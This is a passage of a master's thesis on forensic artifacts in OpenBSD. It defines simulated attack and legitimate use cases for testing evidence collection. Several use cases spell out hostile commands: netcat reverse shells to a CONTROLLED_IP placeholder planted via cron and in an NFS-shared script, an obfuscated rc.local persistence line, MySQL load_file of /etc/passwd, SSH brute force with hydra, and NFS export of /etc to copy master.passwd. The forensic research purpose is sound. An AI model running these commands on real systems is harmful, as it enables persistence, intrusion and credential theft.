Hochschule für angewandte Wissenschaften München

Fakultät für Informatik und Mathematik

Master's Thesis
for obtaining the academic degree of
Master of Science
in course of studies IT-Sicherheit

Forensic investigation artifacts on BSD

Artefakte zur forensichen Untersuchung unter BSD

Author:	Herbert Bärschneider
Matriculation number:	05325621
Submission Date:	30. September 2024
Supervisor:	Prof. Dr.-Ing. Thomas Schreck
Advisor:	Dr. Michael Denzel

I confirm that this master's thesis is my own work and I have documented all sources and material used.

Bärschneider

München, 23. August 2024

Herbert Bärschneider

Abstract

Digital forensics on the family of BSD operating systems lacks maturity, potentially leading to missed evidence when analyzing such machines. This thesis investigates OpenBSD as a representative of the BSD family regarding: What artifacts exist on BSD-derived operating systems for identifying and analyzing malicious activity? Previous research distinguished little between BSD-derived operating systems and the Linux operating system, focusing on the latter.

The methodology of this thesis consists of two phases: First, artifacts are identified by applying and combining three approaches, creating an extensive coverage of artifacts on OpenBSD 7.4. Second, data for evaluating a chosen subset of identified artifacts is created using simulated scenarios. In the first step, 58 artifacts are identified, from which six are specific to OpenBSD and 11 to the BSD family. In the second step, nine artifacts are investigated deeper using the simulated data in order to show the usefulness of these artifacts, give recommendations on their use as well as highlight potential problems through evasion and anti-forensics possibilities.

This thesis represents the first comprehensive coverage of artifacts available on OpenBSD, extending the forensic knowledge for OpenBSD and the family of BSD operating systems.

Contents

1 Introduction

Digital forensics is an important field in our modern, digitalized world. It enables sound and reliable investigations of activity using and/or impacting digital media, and is often used during incident response processes and legal proceedings. Digital forensics is already established for digital evidence belonging to many operating systems: Windows, Linux (including Android) and MacOS - in sum covering most of the machines in use. But many important network devices use less well-known operating systems:

- The Citrix NetScaler, a load-balancer and VPN gateway, runs on a modified FreeBSD.
- The pfSense firewall and router is also based on FreeBSD.
- The firewall product genugate is based on OpenBSD.

Such systems are central to company networks and are likely involved in activity that needs to be analyzed. But they tend to run operating systems that are less understood and less researched from a digital forensics point of view. A lack of knowledge regarding digital traces available on these systems and the digital evidence that can be extracted from them can impact legal proceedings as well as the handling of security incidents. The knowledge gap needs to be addressed to improve upon the evidence that can be recovered from machines running BSD-derived operating systems.

This work aims to investigate the research question: What artifacts exist on BSD-derived operating systems for identifying and analyzing malicious activity? The leading hypothesis is that: Malicious activity on a BSD-derived operating system leaves distinct traces that can be used to reconstruct the malicious events after they happened.

The work focuses primarily on OpenBSD. The goals behind the development of this operating system complement the preventive side of preparing for security incidents. But the detection side remains ambiguous. The author wants to investigate quality and quantity of data available for detecting past activity on OpenBSD.

Combining multiple approaches, this work creates an extensive overview of artifacts available on the operating system. The effectiveness of the artifacts is evaluated using simulated data. For data collection, extensions to the existing tool Unix-like Artifacts Collector (UAC) are created. For analysis, two artifacts needed the development of customized parsers for processing encoded data and retrieving the stored information.

The work is structured as follows: Chapters 2 and 3 present the prior work in the area and relevant knowledge respectively. Following, the methodology is laid out in chapters 4 and 5. The identified artifacts are presented in chapter 6. Chapter 7.1 describes the data collection run prior to analyzing the artifacts. Results from analyzing the artifacts are shown in chapter 7. The discussion of this work follows in chapter 8. Chapter 9 closes this work with a summary and outlook on future work.

2 Related Work

Forensics for UNIX-like operating systems has not received as much extensive coverage as forensics for other operating systems, such as Windows. This discrepancy can be attributed to several factors, including the relatively smaller user base of UNIX-like systems in certain sectors, as well as the diversity and complexity inherent in UNIX-like environments. While the principles of digital forensics remain consistent across different platforms, the specific tools, techniques, and challenges associated with forensic investigations for UNIX-like systems require specialized knowledge that has been less widely disseminated.

Hope, Potter and Korff[3] wrote about using FreeBSD and OpenBSD in a secure way and cover, among other things, forensic investigations on both operating systems. Their book is over 15 years old. Furthermore, they kept their aspects for investigating high level, so that they are still applicable today, but also transferable to other operating systems.

Altheide and Casey[1] explained collecting and interpreting data for forensic analysis on UNIX-like operating systems. Their examples were simple, practically oriented and are still relevant. They focused on the Linux operating system and mentioned nothing specific to BSD-derived operating systems.

Yin[22] covered data collection for forensic analysis on UNIX-like operating systems. The collection was kept simple and no guidance on analyzing the collected data was given. Moreover, while writing about UNIX-like operating systems, the given command examples point towards being meant for Linux.

Kral[4] gave guidance on analyzing UNIX systems regarding the incident response process. He highlighted a number of unusual aspects to pay attention to. Some given commands for viewing relevant data are not available on all UNIX-like operating systems, including OpenBSD. Furthermore, the relevant section closed with a link towards a cheat sheet for intrusion discovery on Linux. This suggests that the advice originated from experience analyzing Linux machines. These sources did not distinguish between Linux and other UNIX-like operating systems. They tended to focus on Linux.

The field of Linux forensics can be used as a reference point. While not derived from BSD, Linux is UNIX-like. It shares many characteristics with the BSD-derived operating systems. Due to more prominent use, forensics regarding Linux has more practical and theoretical knowledge. For aspects which are based on the shared UNIX-elements, knowledge can be transferred. Such transfers should happen cautiously and with proper evaluation of results. Still, Linux is not BSD. By relying on knowledge from Linux, aspects specific to BSD-derived operating systems might be missed.

Thierry and Müller[20] analyzed the behavior of timestamps on multiple UNIX-like operating systems. This included OpenBSD, showing how the system altered timestamps using Fast File System (FFS) when executing different actions. This enabled educated guesses on the file system actions which lead to a given combination of timestamps on a file or set of files. OpenBSD in combination with the file system Fast File System Version

2 (FFS2) was not covered. This left a blind spot for more modern installation of OpenBSD. The point was also raised by Thierry and Müller as future work.

Lutskyi et al.[6] created a mathematical model for the information flows in BSD systems. They aimed to improve software information protection systems in regards to unauthorized scanning of information flows. The model viewed the information flows from a high level, leaving out much specifics of BSD-derived operating systems. Digital forensics may act as an unauthorized investigation in the sense of the work from Lutskyi et al., meaning that changes resulting from their model may impact the capabilities available to investigators.

On the practical side, there exists UAC. This is a tool for collecting data relevant for Incident Response on Unix-like operating systems, including the major BSD-derived operating systems FreeBSD, OpenBSD as well as NetBSD.[21] The tool collects a broad range of data, but does not cover how to analyze any of it. The targeted data appears driven by practical experience.

The GTFOBins project documents legitimate UNIX binaries which can be used in unintended ways for potentially malicious actions.[12] The project is not focused on OpenBSD itself, but rather all UNIX-like operating systems. It can serve as a reference point for actions to look out for.

No reports on malware targeting OpenBSD were found. Additionally, searches in a number of public malware repositories found only one sample identified as running on OpenBSD - a malicious loadable kernel module written for OpenBSD 2.6.

3 Fundamentals

First, a definition of the word artifact is given. Three relevant attack phases are briefly highlighted. Afterwards, the basic components of the operating system OpenBSD as well as specific hardening measures are described.

3.1 Definition of Artifact

Artifact is an commonly term in digital forensics. The meaning is rather ambiguous and depends on the context. While there is a general understanding of what is meant with artifact, each person seems to have a different individual understanding of it.

Scientific Working Group on Digital Evidence (SWGDE)[15] defines artifact as information or data created as a result of the use of an electronic device that shows past activity. This creates a broad scope and leaves many details open. It is a flexible definition.

Harichandran et al.[2] tackled the unclear definition of the word *artifact* in digital forensics, claiming that the lack of formal definition keeps the field from forming standards to keep up with cybercrime. They combined information from different sources, also taking inspiration from other scientific domains, to propose a new definition: Curated (digital) Forensic Artifact (CuFA). CuFA are artifacts, which must:

- Be curated using a procedure based on forensic techniques
- Have a location in a useful format (if applicable)
- Have evidentiary value in legal proceedings
- Be created by an external force/artificially
- Have antecedent temporal relation / importance
- Be exceptional, based on accident, rarity or personal interest

Harichandran et al.[2] suggest labeling anything that does not fulfill the requirements as an item of interest or a potential CuFA. They also propose a procedure for curation. The definition was joined by a schema for describing these artifacts in a machine-readable way. It is an extensive definition, requiring that many details are clarified for each specific artifact. The proposed procedure for curation is on a high level. It can be used with different kinds of artifacts. Harichandran et al. did not provide a definition for the word *artifact* itself. They created an overview of the use of the term in various papers.

For this thesis, the term artifact is to be understood as defined by SWGDE. The proposed definition by Harichandran et al. motivated the information sought to describe the artifacts.

3.2 Attack Phase Definitions

In the context of an attack on devices and networks, one can distinguish different phases of the attack. The two currently accepted and utilized models for structuring attacks are the Unified Kill Chain[13] and MITRE ATT&CK[18].

The Unified Kill Chain groups attacker actions into so called phases. These phases are organizes into three major cycles: In, Through and Out.[13]

The MITRE ATT&CK model groups attacker actions into techniques. These are further aggregated into tactics based on the aim of the techniques.[18]

The phases from the Unified Kill Chain and the tactics from the MITRE ATT&CK model overlap to a large extent.[13] Three phases of these models are relevant for this thesis: persistence, lateral movement and exfiltration. Persistence is any change to a system that enables attacker access to that system even after system restarts, changed credentials or other actions meant to interrupt their activity.[13] [19] Lateral Movement are actions of an attacker to move through a network, connecting from system to system.[13] [17] Exfiltration is data theft by an attacker, transferring the data outside the network.[13] [16]

3.3 OpenBSD Overview

OpenBSD is a free open source operating system.[10] It is UNIX-like and derived from 4.4BSD.[10] It strives to be the most secure operating system, fixing security problems proactively and integrating strong cryptography.[11]

OpenBSD uses a monolithic kernel[5, p. 250]. Furthermore, kernel and userland are maintained together in one code repository.[10] The integration allows developers to directly see effects from changes in kernel code towards the userland programs. Userland code can be changed in parallel. This allows both parts of the operating system to stay in sync regarding new developments. The kernel contains an extensive set of functionalities, covering everything commonly found in a production-ready kernel. This includes an integrated debugger, comprehensive cryptographic primitives, custom bootloader and predefined process restrictions. The kernel can support a wide range of use cases.

The userland builds on top of this and offers the typical tools of a UNIX-like operating system. An accounting of system usage, covering process executions and resource usage of those, is included, but not active by default. Logging uses traditional *syslog* and a program for rotating logs is included. The file system FFS2 is used by default. A number of other file systems are supported, including *NFS*, *ext2* and *FAT32*. *NTFS* is supported in read-only mode. Userland includes a set of regular maintenance scripts for the operating system. They are split along daily, weekly and monthly execution. The daily task covers cleanup of temporary files, backups and checking the system for potential security weaknesses. The weekly task handles rebuilding of databases used for searching files and manual pages as well as login accounting. The monthly task executes nothing by default. Each task script can be extended with custom actions. The regular maintenance scripts remove potentially valuable data as well as update specific artifacts. OpenBSD comes with a highly-customizable firewall called *pf*, support for a wide number of network protocols of different abstraction levels and lightweight components for offering typical network services. An X-based GUI is also included.

All in all, OpenBSD is by default equipped with the necessary elements to be used as a network component, workstation or server. This is complemented with an extensive documentation in form of the included manual pages.

3.4 OpenBSD Hardening Measures

In parallel to a wide set of functionalities, OpenBSD also implements a number of measures to harden against exploitation of vulnerabilities and reduce the impact of system compromise. The author “stein”[14] provides a comprehensive summary and critic of the security measures and mitigations implemented by OpenBSD. The following focuses on aspects relevant to forensic investigations:

- The PIDs of processes are randomized. They cannot be guessed before creating a process and no order between processes can be inferred from them.
- The process namespace is inaccessible through the file system namespace (no *procfs*) since OpenBSD 5.7, released 2015-05-01.[9]
- Many programs split into multiple processes along needed privileges, such that a main process with high privileges accepts input, but the processing takes place in a child process with privileges limited to only those needed for processing. Programs structured that way reduce the impact of vulnerabilities in processing of untrusted data.
- OpenBSD comes with a number of default user accounts and groups meant for separation of privileges for standard programs. Certain functionalities and programs are tied to specific user accounts and groups. This allows for granular configuration of permissions and lowers the impact of compromise of the programs.
- The file system is split into multiple partitions. Those partitions are mounted with specific settings tuned to the type of data expected for the part of the file system. Certain file types and features can be blocked for parts of the file system.
- The kernel supports setting broad limitations on system changes with the *securelevel* functionality. It protects the system against rogue user accounts and even stops the root user from changing certain system settings to reduce the security.
- Support for loadable kernel modules was dropped with OpenBSD 5.7.[9] As such, the kernel of a running system cannot be extended with additional functionalities.
- On every boot, OpenBSD relinks the kernel and stores the new kernel executable for the next boot. As such, every boot uses a kernel with a randomized order of its components.
- The kernel supports full disk encryption.

These hardening measures increase the challenges for data collection. For certain data sources, no ad-hoc access is possible. This creates a need to plan for data collection before an investigation starts. Furthermore, the hardening measures increase the complexity of internal system interactions, which increases the difficulty of understanding them and finding malicious elements.

4 Methodology

The thesis focuses on the analysis phase of a digital forensics investigation of a machine running the OpenBSD operating system. The definition of artifact for this thesis is laid out in chapter 3.1.

4.1 Approach

On a high level, this thesis is split into two parts: First, artifacts are identified and documented. Second, the artifacts are evaluated. With the time restrictions of the thesis and the focus on finding new artifacts, it was decided to create own data for evaluation using simulated attacks.

This thesis combines multiple ways to identify artifacts:

1. The documentation of the operating system, in form of the included manual pages, is examined. There are too many manual pages to read them all, thus a targeted approach was chosen: Pages referencing the topics of services, scheduled tasks, logging, user accounts and file system are used as starting points. References on pages are followed and those pages examined too. This creates a comprehensive view of sub-components of the operating system as well as the interfaces and connections between them. It also enables identification of artifacts available throughout the operating system.
2. The source code of the kernel, specifically all header files, is read. All identified functionalities are included in the examination of the documentation. This adds an in-depth view of available data in OpenBSD and resulting artifacts.
3. The data collection for OpenBSD implemented by the software UAC is consulted to cross-check identified artifacts. The tool was identified after a short literature review as the only active project with support for OpenBSD. It offers an experience-based view on usable artifacts.

Each identified artifact is described along the lines of location, contained information, creation, and possible limitations that might apply. Furthermore, general limitations based on design choices of OpenBSD are highlighted.

The specificity of the artifacts for OpenBSD and their estimated value based on quick checks tailored to the artifacts are used to decide which artifacts are investigated further. The effectiveness of those artifacts is evaluated as follows:

1. Use cases, simulating malicious and legitimate activity, are defined by the author of this thesis. They are modeled after actions taken by legitimate users and malicious attackers in order to facilitate persistence, lateral movement and data exfiltration. While actions by legitimate users are normally not categorized along those lines, they can use the same underlying mechanisms. As such, they were mapped to the attack phases.

2. A hypothesis stating which artifacts provide visibility into the activity is created for each use case.
3. The steps for carrying out the use cases are designed and documented.
4. Each use case is executed in a virtual environment. The setup of that environment uses a semi automatic approach to assure that it can be reproduced. See appendix B for details about the environment.
5. The artifacts are collected for each use case. See chapter 7.1 for details about the data collection.
6. The collected artifacts are analyzed. For this, the data of each artifact is parsed and the resulting information checked manually. A baseline is utilized while investigating the information given by each artifact (details below).
7. The results from the analysis are compared with the actions from the initial use cases.
8. The hypotheses of the use cases are checked.
9. The usability of the artifacts is discussed, including their applicability for identifying persistence, lateral movement and data exfiltration.

The baseline aiding the analysis of the use cases is created by booting the environment and collecting data after the system startup finished. No actions are executed between boot and data collection. While investigating data collected from each use case, the content of artifacts is compared with and reduced by the data from the baseline. This focuses the investigation and highlights changes.

4.2 Scope

The version **OpenBSD 7.4** is used. It is the most recent when starting work on the thesis. OpenBSD uses a bi-yearly release cycle and supports two versions at a time. As such, OpenBSD 7.4 will be supported for the whole duration of the thesis. Regarding architecture-dependent elements, the architecture **amd64** is targeted.

The examination of manual pages is focused on the sections *General Commands (1)*, *System Manager's Manual (8)* and *Kernel Developer's Manual (9)*. References to the sections *System Calls (2)*, *Device Drivers (4)*, *File Formats (5)* and *Miscellaneous Information (7)* are only followed if the surrounding text implies that they contain more in-depth information towards the functionality or further information on the functionality is wanted. Manual pages of other sections are not examined.

Only artifacts that exist with the full base install (excluding operating system source code and the set of video games) are considered. Programs available through packages and ports will be excluded. For the kernelland, artifacts available with live forensic and disk forensic are considered. For the userland, only artifacts available with disk forensic are considered. This is meant to limit the scope of investigation of program internal structures. Live forensic is limited to data accessible through native programs of OpenBSD. Possible data available through a memory image will not be investigated. Carving as a means of recovering artifacts will not be used.

Obtaining data from machines running OpenBSD and being used in production by companies is out of scope of this thesis. This thesis assumes that proper configuration options are enabled, so that all artifacts of interest can be collected.

5 Use Case Definitions

In order to evaluate the artifacts, they are tested with a set of use cases. The aim is to find out, if malicious actions can be identified with the artifacts as well as if malicious actions can be distinguished from legitimate ones.

This thesis defines use cases simulating malicious and legitimate activity, modeled after actions taken by legitimate users and malicious attackers. Data from executing the use cases is meant to substitute data from the real world. The simulated activities are focused on persistence, lateral movement and data exfiltration. The focused areas are three phases from the Unified Kill Chain[13] and represent recurring and critical actions taken by attackers. They cover each major cycle of the model. The others phases were left out in order to keep inside the scope of the thesis. The phases were mapped to corresponding tactics from the MITRE ATT&CK model[18]. The techniques belonging to those tactics guided the design of the use cases.

The author of this thesis choose to implement the use cases in a low complexity way. This is meant to reduce chances of side effects on artifacts, increase comprehensibility of the simulated actions and allow for easier reproduction of data. The use cases were deliberately not tailored to the artifacts, since the goal is to evaluate their usefulness in general attacks, not finding edge cases around the content of each artifact.

Table 5.1 shows the use cases, which phase they belong to, the associated MITRE ATT&CK technique and if they simulate malicious or legitimate activity. There are 18 use cases in total, six per phase, split evenly between malicious and legitimate activity. Figure 5.1 shows an overview of the covered MITRE ATT&CK techniques.

The use cases and the steps for carrying them out are documented in the following sections. Use cases are executed independent from each other, each starting from a clean state. This thesis defines a hypothesis for each use case, speculating which artifacts deliver visibility into the use case actions. Table 5.2 maps the use cases to the artifacts stated in the hypotheses. All artifacts are checked for each use case, so that no visibility is missed. Some use cases include an initial action to create an interactive session on the system. This is necessary to execute the further actions of such use cases. Visibility of such initial connection is not counted for the hypothesis of the respective use case.

5.1 UC01 - Malicious Persistence Using Cron

An attacker logs into the system, drops a script which creates a reverse shell and adds a cron job to run the script every hour.

Following steps are executed one after another:

1. Log into the system using VNC with a user account having root privileges
2. Create the file */usr/bin/reporting* with following content, replacing the IP address with one of a controlled host

   ```
   rm -f /tmp/f;mkfifo /tmp/f;cat /tmp/f|
   ```

use case	**phase**	**MITRE ATT&CK technique**	**activities**
UC01	persistence	T1053.003	malicious
UC02	persistence	T1098.004	malicious
UC03	persistence	T1037.004	malicious
UC04	persistence	T1543	legitimate
UC05	persistence	T1546.004	legitimate
UC06	persistence	T1136.001	legitimate
UC07	lateral movement	T1210	malicious
UC08	lateral movement	T1021.004	malicious
UC09	lateral movement	T1080	malicious
UC10	lateral movement	T1570	legitimate
UC11	lateral movement	T1021.004	legitimate
UC12	lateral movement	T1080	legitimate
UC13	data exfiltration	T1048	malicious
UC14	data exfiltration	T1567.002	malicious
UC15	data exfiltration	T1048.003	malicious
UC16	data exfiltration	T1052.001	legitimate
UC17	data exfiltration	T1048	legitimate
UC18	data exfiltration	T1567.002	legitimate

Table 5.1: *Classification of the use cases*

artifact	UC01	UC02	UC03	UC04	UC05	UC06	UC07	UC08	UC09	UC10	UC11	UC12	UC13	UC14	UC15	UC16	UC17	UC18
adduser log file						x												
pf accounting data							x	x	x	x	x	x	x	x	x		x	x
console message buffer			x															
installed packages table of contents				x										x				
locate database	x					x												
pf packet logs							x	x	x	x	x	x	x	x	x		x	x
pf state							x	x	x	x	x	x	x	x	x		x	x
security backups	x	x	x	x		x							x					
system accounting	x	x	x	x	x	x	x		x	x		x	x	x	x	x	x	x

Table 5.2: *Mapping of use cases to artifacts stated in the hypotheses*



Figure 5.1: *Overview of the covered MITRE ATT&CK techniques*

The black written elements represent covered techniques; The gray written elements represent techniques, which have at least one sub-technique covered

```
/bin/sh -i 2>&1|nc CONTROLLED_IP 443 >/tmp/f
```

3. Set the permissions on the file */usr/bin/reporting* to *555*
4. Set owner on the file */usr/bin/reporting* to *root* and group to *bin*
5. Append following line to the crontab of the user account *root*, found at */var/cron/tabs/root*:

```
15 * * * * /usr/bin/reporting
```

6. Logout of the system

Use of the persistence mechanism is not part of this use case.

The hypothesis for this use case is that the creation of the file as well as modification of the scheduled tasks can be identified with the artifacts *locate database*, *security backups* and *system accounting*.

5.2 UC02 - Malicious Persistence Using SSH Authorized Keys

An attacker adds one of their SSH public keys to the user account *root* and changes the configuration for the service *sshd* to ensure login with root over SSH is possible.

Following steps are executed one after another:

1. Create an SSH key pair
2. Log into the system using a terminal connection with a user account having root privileges
3. Append the SSH public key to the file */root/.ssh/authorized_keys*. Create the file and containing directory, if needed, and apply suitable permissions on them. This means owner *root*, group *wheel* and permissions on the directory of *700* and on the file *600*
4. Modify */etc/ssh/sshd_config* to allow login for the user account *root* as well as authentication using private public key pairs by setting *PermitRootLogin* to *prohibit-password* and *PubkeyAuthentication* to *yes*
5. Reload the configuration of the SSH service
6. Logout of the system

The hypothesis for this use case is that the changes to the *sshd* service configuration and authorized keys file of the user account *root* can be identified with the artifacts *security backups* and *system accounting*.

5.3 UC03 - Malicious Persistence Using RC Script rc.local

An attacker modifies one of the startup scripts to execute malware on boot and tests the changes.

Following steps are executed one after another:

1. Log into the system using SSH with a user account having root privileges
2. Modify the startup script */etc/rc.local* by running following command

```
echo "\n /usr/local/bin/python3 -c \"import os, base64;
exec(base64.b64decode('aW1wb3J0IG9zCm9zLnBvcGVuKCdlY2
hvIGF0b21pYyB0ZXN0IGZvciBtb2RpZnlpbmcgcmMubG9jYWwgPiA
vdG1wL1QxMDM3LjAwNC5yYy5sb2NhbCcpCgo='))\"" |
doas -n -u root tee -a /etc/rc.local
```

3. Reboot the system

The following python commands are used as base64 encoded data in the second step:

```
import os
os.popen('echo atomic test for modifying rc.local >
   /tmp/T1037.004.rc.local')


```

Listing 5.1: *Commands added to local startup script*

They are taken from the entry of the Atomic Red Team framework for the targeted technique[1]

The hypothesis for this use case is that the modification of the startup scripts can be identified using the artifacts *console message buffer*, *security backups* and *system accounting*.

5.4 UC04 - Legitimate Persistence Using Daemon Control Script

An administrator installs a program that adds a daemon control script to the system. The daemon is activated to run with system startup, persisting it through reboots. The program *syncthing* is used here because it adds a daemon control script and can be activated without needing additional configuration.

Following steps are executed one after another:

1. Log into the system using VNC with a user account having root privileges
2. Install the program *syncthing* as a package using the command

   ```
   doas -n -u root pkg_add syncthing
   ```

3. Enable the program daemon using the command

   ```
   doas -n -u root rcctl enable syncthing
   ```

4. Generate the default folders and files of *syncthing* using the command

   ```
   syncthing generate
   ```

5. Start the program daemon using the command

   ```
   doas -n -u root rcctl start syncthing
   ```

[1] https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1037.004/T1037.004.yaml, visited on 04/29/2024

6. Logout of the system

The hypothesis for this use case is that installation of the program *syncthing*, addition of the daemon control script, activation of that daemon control script and the starting of the daemon itself can be identified using the artifacts *installed packages table of contents*, *system accounting* and *security backups*.

5.5 UC05 - Legitimate Persistence Using Shell Initialization Script .profile

A user modifies their shell initialization script to run specific programs whenever they log into the system. They test the changes.

Following steps are executed one after another:

1. Log into the system using VNC with a user account
2. Append adding SSH private keys to the authentication agent to the file *~/.profile* using the command

   ```
   echo 'eval `ssh-agent` && ssh-add ~/.ssh/mykey' >> ~/.profile
   ```

3. Append deactivating message display to the file *~/.profile* using the command

   ```
   echo "mesg n" >> ~/.profile
   ```

4. Logout of the system
5. Log into the system again using VNC with the same user account
6. Check that the SSH private key is loaded using the following command, expecting an output similar to *256 SHA256:JIlld5SB3YlBanpaDwmWLeUBytdG1AzpJvHK5zHvfwk root@thesis.my.domain (ED25519)*

   ```
   ssh-add -l
   ```

7. Check that the message display is deactivated using the following command, expecting an output of *is n*

   ```
   mesg
   ```

8. Logout of the system

The hypothesis for this use case is that the changes to the profile file can be identified using *system accounting*.

5.6 UC06 - Legitimate Persistence Using Created Local Account

An administrator connects to the system, switches to the user account *root* and then creates a new local user account with administrator privileges.

Following steps are executed one after another:

1. Log into the system using SSH with a user account having root privileges
2. Switch to *root* using the command

   ```
   doas -n -u root su -
   ```

3. Add a new administrator account to the system using the command

   ```
   adduser -unencrypted -batch admin2 wheel
   Administrator superSecurePassword123!
   ```

4. Logout of the system

The hypothesis for this use case is that the newly created user account can be identified using *adduser log file*, *locate database*, *security backups* and *system accounting*.

5.7 UC07 - Malicious Lateral Movement Using MySQL

After finding credentials, an attacker connects to a MySQL database running on the OpenBSD system.

Following steps are executed one after another:

1. Open a database connection to the system using the command

   ```
   mysql -u root -h SYSTEM_IP -p
   ```

2. Access the user account file without hashes using the command

   ```
   SELECT load_file("/etc/passwd");
   ```

3. Close the database connection

The SQL command run could realistically be achieved through an SQL injection in an application reachable over a network.

The hypothesis for this use case is that the communication with the database over the network as well as the access to the user account file can be identified using the artifacts *pf state*, *pf packet logs*, *pf accounting data* and *system accounting*.

5.8 UC08 - Malicious Lateral Movement Using SSH Brute Force

An attacker obtained compromised credentials which apply to the system. They try logging into the system with those and succeed. Following file is used as the list of compromised credentials:

```
root:123456
user:123456
admin:123456
```

Listing 5.2: *Credentials to be used for the use case*

The user account *root* exists on the system and the correct password is stated, but login for the account over SSH is not permitted. The user account *user* does not exist on the system. The user account *admin* exists on the system and the correct password is stated.

Following steps are executed one after another:

1. Store the list of credentials on disk
2. Try the credentials against the OpenBSD system using the command

   ```
   hydra -C UC08_credentials.txt SYSTEM_IP ssh
   ```

3. Log into the OpenBSD system with any credential pair marked as valid
4. Logout of the OpenBSD system

The hypothesis for this use case is that the login attempts as well as the successful login can be identified using the artifacts *pf state*, *pf packet logs* and *pf accounting data*.

5.9 UC09 - Malicious Lateral Movement Using NFS

An attacker finds a script hosted on a NFS file share exported by the OpenBSD system. The script is writable and is used by other systems. The attacker adds a reverse shell to the script.

Following steps are executed one after another:

1. Mount the NFS file share using the command

   ```
   mount -t nfs SYSTEM_IP:/share /path/to/local/mountpoint -o nolock
   ```

2. Open a commandline and run following command to identify the script

   ```
   find /path/to/local/mountpoint -type f -perm -007
   ```

3. Append the reverse shell to the script using the following command, replacing the IP address with one of a controlled host

   ```
   echo "nc -e /bin/sh CONTROLLED_IP 443" >> /path/to/script
   ```

4. Unmount the NFS file share using the command

   ```
   umount /path/to/local/mountpoint
   ```

The hypothesis for this use case is that the mounting of the NFS share from external as well as the modification of the script can be identified using the artifacts *pf state*, *pf packet logs*, *pf accounting data* and *system accounting*.

5.10 UC10 - Legitimate Lateral Movement Using Tool Transfer With Program scp

An administrator copies their folder of tools and scripts from their working system to the OpenBSD system.

Following steps are executed one after another:

1. Copy a number of files onto the OpenBSD system using the command

```
scp -r /sbin admin@SYSTEM_IP:/tmp/tools
```

The hypothesis for this use case is that the network communication and new files on the file system can be identified using the artifacts *pf state*, *pf packet logs*, *pf accounting data* and *system accounting*.

5.11 UC11 - Legitimate Lateral Movement Using SSH

An administrator configures an SSH port forwarding on the OpenBSD system in order to access another system with SSH.

Following steps are executed one after another:

1. Take a system with network access to the OpenBSD system
2. Configure SSH port forwarding on the OpenBSD system using the command

```
ssh -o "UserKnownHostsFile=/dev/null" -o "StrictHostKeyChecking=no"
-L 127.0.0.1:22222:TARGET_IP:22 admin@SYSTEM_IP -p 22
```

3. In another terminal, connect from the initial system to the target system using the command

```
ssh -o "UserKnownHostsFile=/dev/null" -o "StrictHostKeyChecking=no"
admin@localhost -p 22222
```

4. Log out of the target system
5. Close the SSH port forwarding

The hypothesis for this use case is that the communication over the SSH port forwarding can be identified using the artifacts *pf state*, *pf packet logs* and *pf accounting data*.

5.12 UC12 - Legitimate Lateral Movement Using NFS

An administrator updates scripts served to the network on a NFS file share exported by the OpenBSD system.

Following steps are executed one after another:

1. Mount the NFS file share using the command

```
mount -t nfs SYSTEM_IP:/share /path/to/local/mountpoint -o nolock
```

2. Append a comment to every script file found on the NFS file share using the command

```
find /path/to/local/mountpoint -type f -name *.sh -exec
sh -c 'echo "# good comment" >> {}' \;
```

3. Unmount the NFS file share using the command

```
umount /path/to/local/mountpoint
```

The hypothesis for this use case is that mounting of the NFS file share as well as modification of the script file can be identified using the artifacts *pf state*, *pf packet logs*, *pf accounting data* and *system accounting*.

5.13 UC13 - Malicious Data Exfiltration Using NFS

An attacker exports a sensitive part of the file system using an NFS server. They then download the data from a controlled system.

Following steps are executed one after another:

1. Log into the system using SSH with a user account having root privileges
2. Overwrite the remote mount point file using the command

   ```
   echo '/etc -mapall=root -network=192.168.0.0 -mask=255.255.0.0' |
   doas -n -u root tee /etc/exports
   ```

3. Reload the NFS server exports using the command

   ```
   doas -n -u root rcctl reload mountd
   ```

4. Logout of the system
5. On another system with network access to the OpenBSD system, mount the NFS file share using the command

   ```
   mount -t nfs SYSTEM_IP:/etc /path/to/local/mountpoint -o nolock
   ```

6. Copy the user account file from the mounted file share using the command

   ```
   cp /path/to/local/mountpoint/master.passwd /tmp/master.passwd
   ```

7. Unmount the NFS file share using the command

   ```
   umount /path/to/local/mountpoint
   ```

